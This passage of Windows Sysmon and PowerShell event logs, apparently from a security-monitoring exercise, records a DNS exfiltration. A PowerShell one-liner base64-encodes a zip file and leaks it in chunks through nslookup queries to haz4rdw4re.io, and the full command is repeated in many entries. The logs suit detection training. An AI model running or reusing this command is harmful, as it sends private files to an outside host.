2025-12-23T04:33:46+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:33:46.731","event.code":"12","host.name":"win-3452","process.name":"spoolsv.exe","process.pid":"3524","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{9A7D6000-6360-4067-AFEC-3F8722701AC5}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{9A7D6000-6360-4067-AFEC-3F8722701AC5}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:33:49+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:33:49.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3728","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip"}
2025-12-23T04:34:07+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:34:07.731","event.code":"1","host.name":"win-3458","process.name":"sethc.exe","process.pid":"3721","process.parent.pid":"3846","process.parent.name":"AtBroker.exe","process.command_line":"\"C:\\Windows\\System32\\Sethc.exe\" /AccessibilitySoundAgent","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:34:18+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"5520","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:34:18+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"3800","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:34:18+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"5696","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:34:18+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=437\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io\""}

<table>
<tr><th>Time</th><th>Event</th></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=445\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io\""}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=447\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io\""}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"6604","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"4752","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"3952","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=443\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io\""}</td></tr>
</table>

<table>
<tr><th>Time</th><th>Event</th></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=439\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io\""}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"5704","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3454","process.name":"AtBroker.exe","process.pid":"3861","process.parent.pid":"3677","process.parent.name":"winlogon.exe","process.command_line":"atbroker.exe","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=435\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io\""}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:18.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"5432","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\exfiltration\\","event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:18+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:18.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=441\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io\""}</td></tr>
</table>

Time	Event
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=455\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup AABDbGllbnRQb3J0Zm9saW9TdW1tYX.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup AABDbGllbnRQb3J0Zm9saW9TdW1tYX.haz4rdw4re.io\""}
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=449\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io\""}
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=457\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup J5Lnhsc3hQSwECFAAUAAAACAC9oC5X.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup J5Lnhsc3hQSwECFAAUAAAACAC9oC5X.haz4rdw4re.io\""}
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=453\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup AAAI8AAAAbAAAAAAAAAAAAAAAAAAAA.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup AAAI8AAAAbAAAAAAAAAAAAAAAAAAAA.haz4rdw4re.io\""}

Time	Event
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=467\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Where-Object): \"Where-Object\"ParameterBinding(Where-Object): name=\"FilterScript\"; value=\" $_ -ne '' \"CommandInvocation(ForEach-Object): \"ForEach-Object\"ParameterBinding(ForEach-Object): name=\"Process\"; value=\"Invoke-Expression \"nslookup $_.haz4rdw4re.io\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"UEsDBBQAAAAIANigLlfVU3cDIgAAAI\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"UEsDBBQAAAAIANigLlfVU3cDIgAAAI\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"U3VtbWFyeS54bHN4c87JTM0rCcgvKk\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"U3VtbWFyeS54bHN4c87JTM0rCcgvKk\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"nLz8nMDy7NzU0sqtSryCmu4OVyprsk\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"nLz8nMDy7NzU0sqtSryCmu4OVyprsk\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"AFBLAwQUAAAACAC9oC5XHhlO5R8AAA\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"AFBLAwQUAAAACAC9oC5XHhlO5R8AAA\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; 